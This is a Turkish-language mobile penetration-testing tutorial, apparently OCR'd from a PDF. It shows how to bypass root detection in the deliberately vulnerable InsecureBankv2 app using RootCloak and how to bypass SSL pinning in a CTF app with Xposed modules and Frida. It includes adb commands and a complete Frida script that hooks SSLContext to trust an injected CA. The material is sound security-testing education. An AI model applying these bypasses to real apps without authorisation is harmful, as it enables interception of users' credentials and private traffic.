
Uygulamanın root'lu cihaz güvenlik kontrolünü nasıl yaptığını görmek için InsecureBankv2.apk dosyasını dex2jar ve JD-GUI araçları ile tersine mühendislik yöntemleri kullanılarak Şekil 5 ve Şekil 6'da görülen PostLogin.class'ına ulaşılmıştır.



Şekil 5. InsecureBankv2 uygulaması PostLogin.class-1



Şekil 6. InsecureBankv2 uygulaması PostLogin.class-2




Şekil 7. InsecureBankv2 uygulaması PostLogin.class-3

Şekil 5'te görülen doesSUexist() ve Şekil 6'da görülen doesSuperuserApkExist() boolean metodları, Şekil 7'de showRootStatus() metodunda kullanılarak koşul durumunda || (OR) mantıksal ifadesi ile kontrol sağlandığında iki metottan birinin "true" olması durumunda "Rooted Device!!", her iki metodun return değeri "false" ise "Device not Rooted!!" olarak ekrana yazmaktadır.

Bu uygulamanın yaptığı root kontrolü ile uygulamada uyarı vermeyip kapattığını varsayarsak test edebilmemiz için bu uygulamada bulunan root kontrolünü atlatmamız gerekmektedir.


Xposed Framework ile Android cihazınız üzerinde Xposed modüllerini kullanarak cihazınızı ve uygulamalarınızı özelleştirebilirsiniz. Bu root kontrolü yapan uygulamaları geçersiz kılmak için de RootCloak adında bir Xposed modülü bulunmaktadır. Modülü kurup aktif edebilmek için ilk olarak https://repo.xposed.info/module/de.robv.android.xposed.installer

adresinden Xposed installer uygulamasını indirilip Şekil 8'de görüldüğü üzere test cihazına kurulması gerekmektedir.




Şekil 8. Xposed Installer

Xposed installer kurulduktan sonra root kontrolünü atlatmamızı sağlayacak olan RootCloak modülünün https://repo.xposed.info/module/com.devadvance.rootcloak2 adresinden indirilip test cihazına kurulması gerekmektedir. Modül kurulduktan sonra, Xposed installer uygulaması açılarak Modules kısmından aktif hale getirilmelidir. Şekil 9'da aktif hale getirilen Xposed modülleri görülmektedir.




Şekil 9. Xposed Modülleri

Xposed ve RootCloak modülü başarılı bir şekilde kurulduktan sonra cihaz menüsünden RootCloak uygulaması açılarak Şekil 10'da görülen ekrandan Manage Apps'e tıklanmalıdır. Tıkladıktan sonra sağ üst köşede bulunan artı butonuna basılmalıdır. Artı butonuna tıklandığında Şekil 11'de görülen "Add an App" ekranı açılmaktadır. Buradan root kontrolünü atlatmak istediğimiz uygulamamızı seçiyoruz.




Şekil 10. RootCloak Xposed Modülü-1




Şekil 11. RootCloak Xposed Modülü-2

Seçtiğimiz uygulama Şekil 12'de görüldüğü üzere ekrana gelmektedir. RootCloak modülü ile olan kısım bu adımda tamamlanmaktadır. Daha sonra, Şekil 3'de görülen yöntem ile InsecureBank uygulamamızın root kontrolü yapan PostLogin activity'sini yeniden açıyoruz.



Şekil 12. RootCloak Xposed Modülü-3



Şekil 13. InsecureBank Uygulaması Root Kontrolü

Şekil 13'te görüldüğü üzere InsecureBank uygulaması yeniden açıldığında artık "Device Not Rooted!!" yazmaktadır. Uygulama tarafından yapılan root kontrolü başarılı bir şekilde atlatılmıştır. Xposed modülleri uygulamanın çalışma anında müdahale ederek yaptığı kontrolleri atlatmamıza yardımcı oldu fakat unutulmamalıdır ki her root kontrolü RootCloak ile atlatılamayabilir.

Sertifika Sabitleme (Certificate Pinning / SSL Pinning):

SSL pinning diğer bir adıyla Certificate Pinning yöntemi, yazılımcılar tarafından mobil uygulamalar geliştirilirken kullanılan önleyici bir güvenlik önlemidir. Sızma testi gerçekleştirilecek bir mobil uygulamada isteklerin proxy yazılımı ile incelenmesi ve değiştirilmesi gerekmektedir fakat SSL pinning uygulanan bir uygulamada, uygulama ve sunucu arasındaki HTTP isteklerine erişebilmemiz için SSL pinning önlemini atlatmamız gerekmektedir.

SSL Pinning detaylarına girmeden önce SSL (Secure Socket Layer) ile başlayalım. Kişisel gizlilik ve güvenilirlik sağlayan, network üzerindeki bilgi transferi sırasında bilginin bütünlüğü ve gizliliği (data protection) için sunucu ile istemci arasındaki iletişimin şifrelenmiş şekilde yapılabilmesine imkan veren, bu sayede gizliliği ve bütünlüğü sağlayan güvenlik protokolüdür. SSL sayesinde bağlanılan sunucunun bağlanmak istenilen sunucu olduğu doğrulanabilir, sunucu ile gerçekleştirilen iletişim şifrelenerek iletişimin üçüncü kişiler tarafından izlenmesinin önüne geçilebilir. Özellikle gizli kalması gereken hassas bilgilerin (kullanıcı adı ve şifre, kredi ve banka kartı bilgileri, kişisel bilgiler vb.) aktarımında kullanılmaktadır.

SSL kullanarak güvenli bir bağlantı kurmak için SSL sertifikalarına ihtiyaç vardır. SSL sertifikaları, sunucunun kimliğini doğrulayarak güvenli bir bağlantının başlatılmasında kullanılır. Bu sertifikaların güvenilir sayılması için bir sertifika otoritesi CA (Certification Authority) tarafından onaylanmış olması gerekmektedir. Sertifika otoritelerinin tanımlanması için ise CA sertifikaları kullanılır. CA sertifikaları Android'de işletim sistemine gömülmüş olarak gelmektedir. Android ile


birlikte gelen CA sertifikalarını `Settings > Security > Trusted credentials` altında bulabilirsiniz. Burada SYSTEM ve USER olarak iki ayrı güvenilen CA sertifikaları görülebilmektedir. Cihazın üzerine kendimiz bir CA sertifikası kurup güvendiğimizde USER sekmesinin altında görülebilmektedir.

SSL pinning, diğer bir adıyla Certificate Pinning yöntemi ile yazılımcı, cihaz üzerinde bulunan Trusted CA sertifikalarına güvenmeyerek, uygulamanın içine kendi CA sertifikasını ekleyerek bu sertifika ile imzalanan sertifikalara güvenip sadece onlar ile bağlantı kurmaktadır.

Biz proxy yazılımlar ile tüm trafiği dinlemek istediğimizde Burp Suite yazılımının CA sertifikasını indirerek bunu mobil cihazımıza yüklediğimizde ve bu sertifikaya güvendiğimizde `Settings > Security > Trusted` credentials altında USER sekmesinin altında görülmektedir. Cihaz artık Burp Suite yazılımının CA sertifikasına güvenmektedir fakat SSL pinning yöntemi uygulanmış bir uygulama cihaz üzerinde kurulu olan hiçbir sertifikaya güvenmediği için uygulama ve sunucu arasındaki iletişimi başlatmayıp, bağlantı hatası verecektir. Mobil uygulama güvenlik testi yapmak istediğimizde ilk yapmamız gereken işlemlerden birisi de SSL pinning yöntemini atlatmak, geçersiz kılmaktır.

Uygulama kısmında DKHOS (Dünyayı Kurtaran Hacker'ın Oğlunun Sevgilisi) CTF yarışmasında Mobile 300 sorusunda bulunan SSL Pinning yönteminin farklı yollar ile atlatılmasını ele alacağım.

Gerekli proxy yapılandırmaları girilmiş, Burp Suite CA sertifikası mobil cihaza yüklenmiştir. Mobil cihazdaki web tarayıcısından yapılan istekler Burp Suite proxy yazılımında görülebilmektedir. Şekil 14'te görülen TicketMachine uygulamasına veri girilip GET TICKET butonuna basıldığında uygulamadan sunucuya istek gönderilmekte fakat uygulamadan gönderilen istek Burp Suite proxy yazılımında görülmemektedir. Uygulamada SSL Pinning bulunmaktadır.




Şekil 14. TicketMachine Uygulaması

Xposed JustTrustMe ve SSL Unpinning Modülleri ile SSL Pinning Atlatma


Xposed Framework ile Android cihazınız üzerinde Xposed modüllerini kullanarak cihazınızı ve uygulamalarınızı özelleştirebilirsiniz. Şekil 8 ve Şekil 9'da görülen Xposed kurulumu ve modülleri görülmektedir. SSL Pinning güvenlik önlemini geçersiz kılmak için de https://github.com/Fuzion24/JustTrustMe ve https://github.com/ac-pm/SSLUnpinning_Xposed adreslerinden JustTrustMe ve SSLUnpinning modüllerinin apk kurulum dosyalarını indirip test cihazınıza kurabilirsiniz.

Xposed JustTrustMe ve SSLUnpinning modülleri, bilinen SSL Handshake API metodlarını hook'layarak SSL pinning yöntemini devre dışı bırakmaktadır. Şekil 15'te görülen SSLUnpinning Xposed modülü ile TicketMachine uygulaması seçilmiş ve Şekil

16'da görüldüğü üzere SSL Unpinning modülü ile TicketMachine uygulamasında bulunan SSL Pinning atlatılmıştır.



Şekil 15. SSL Unpinning 2.0 Xposed Modülü



Şekil 16. SSL Unpinning Modülü ile TicketMachine Uygulaması SSL Pinning Atlatılması

Frida ile SSL Pinning Atlatma

Frida, dinamik analiz yapmamıza imkan veren gelişmiş bir araçtır. Kendi betiklerimizi geliştirerek uygulamaların çalışma anında birçok fonksiyonu hook'layabiliriz. Frida'nın çok kullanılan SSL pinning vb. yöntemlerin atlatılması için geliştirilen hazır betikleri Github üzerinden bulunabilmektedir.

Frida betiklerinin çalıştırılacağı Python kurulu test yapılacak bilgisayara **pip install frida-tools** komutu ile frida kurulabilmektedir. Ayrıca mobil uygulamanın çalışacağı mobil cihaza uygun versiyonu https://github.com/frida/frida/releases adresinden indirilerek aşağıdaki komutlar ile çalıştırılmalıdır. (Genymotion emülatörü x86 mimari kullanmaktadır.)

```
adb push frida-server /data/local/tmp
adb shell
cd /data/local/tmp
chmod +x frida-server
./frida-server
```

Şekil 17'de görüldüğü üzere Burp Suite CA sertifikası **cacert.der adb push** komutu ile emülatörün /data/local/tmp/ dizinine cert-der.crt adıyla gönderilmektedir. İndirilen frida-server dosyası da aynı dizine adb push ile gönderilmektedir.

```
Ahmets-MacBook-Pro:Desktop ahmet$ adb push cacert.der /data/local/tmp/cert-der.crt
cacert.der: 1 file pushed. 0.3 MB/s (973 bytes in 0.003s)
Ahmets-MacBook-Pro:Desktop ahmet$ adb push frida-server  /data/local/tmp
frida-server: 1 file pushed. 96.2 MB/s (24303332 bytes in 0.241s)
Ahmets-MacBook-Pro:Desktop ahmet$ frida -U -f ticket.dkhos.mob.ticketmachine  -l frida-android-sslpinning-bypass.js --no-pause
```

Şekil 17. Burp Suite CA sertifikasının ve frida-server'ın emülatöre aktarılması

Daha sonra, Şekil 18'de görüldüğü üzere ***adb shell*** komutu ile emülatörün komut satırına bağlanılarak /data/local/tmp dizinine gidilerek 755 izinleri frida-server dosyasına verildikten sonra ***./frida-server*** komutu ile çalıştırılmaktadır. Artık emülatörümüz ve ana hostumuzda frida çalışmaktadır.

```
Ahmets-MacBook-Pro:Desktop ahmet$ adb shell
root@vbox86p:/ # cd /data/local/tmp/
root@vbox86p:/data/local/tmp # chmod 755 frida-server
root@vbox86p:/data/local/tmp # ./frida-server
```

Şekil 18. frida-server çalıştırılması

frida-android-sslpinning-bypass.js

```
setTimeout(function(){
    Java.perform(function (){
        console.log("");
        console.log("[.] Cert Pinning Bypass/Re-Pinning");

        var CertificateFactory = Java.use("java.security.cert.CertificateFactory");
        var FileInputStream = Java.use("java.io.FileInputStream");
        var BufferedInputStream = Java.use("java.io.BufferedInputStream");
        var X509Certificate = Java.use("java.security.cert.X509Certificate");
        var KeyStore = Java.use("java.security.KeyStore");
        var TrustManagerFactory = Java.use("javax.net.ssl.TrustManagerFactory");
        var SSLContext = Java.use("javax.net.ssl.SSLContext");

        // Load CAs from an InputStream
        console.log("[+] Loading our CA...")
        cf = CertificateFactory.getInstance("X.509");

        try {
            var fileInputStream = FileInputStream.$new("/data/local/tmp/cert-der.crt");
        }
        catch(err) {
            console.log("[o] " + err);
        }

        var bufferedInputStream = BufferedInputStream.$new(fileInputStream);
        var ca = cf.generateCertificate(bufferedInputStream);
        bufferedInputStream.close();

        var certInfo = Java.cast(ca, X509Certificate);
        console.log("[o] Our CA Info: " + certInfo.getSubjectDN());

        // Create a KeyStore containing our trusted CAs
        console.log("[+] Creating a KeyStore for our CA...");
        var keyStoreType = KeyStore.getDefaultType();
        var keyStore = KeyStore.getInstance(keyStoreType);
        keyStore.load(null, null);
        keyStore.setCertificateEntry("ca", ca);

        // Create a TrustManager that trusts the CAs in our KeyStore
        console.log("[+] Creating a TrustManager that trusts the CA in our KeyStore...");
        var tmfAlgorithm = TrustManagerFactory.getDefaultAlgorithm();
        var tmf = TrustManagerFactory.getInstance(tmfAlgorithm);
        tmf.init(keyStore);
        console.log("[+] Our TrustManager is ready...");

        console.log("[+] Hijacking SSLContext methods now...")
        console.log("[-] Waiting for the app to invoke SSLContext.init()...")

        SSLContext.init.overload("[Ljavax.net.ssl.KeyManager;", "[Ljavax.net.ssl.TrustManager;", "java.security.SecureRandom").implementation = function(a,b,c) {
            console.log("[o] App invoked javax.net.ssl.SSLContext.init...");
            SSLContext.init.overload("[Ljavax.net.ssl.KeyManager;", "[Ljavax.net.ssl.TrustManager;", "java.security.SecureRandom").call(this, a, tmf.getTrustManagers(), c);
            console.log("[+] SSLContext initialized with our custom TrustManager!");
        }
    });
},0);
```

Şekil 19. Frida ile SSL Pinning Atlatmaya yarayan betik

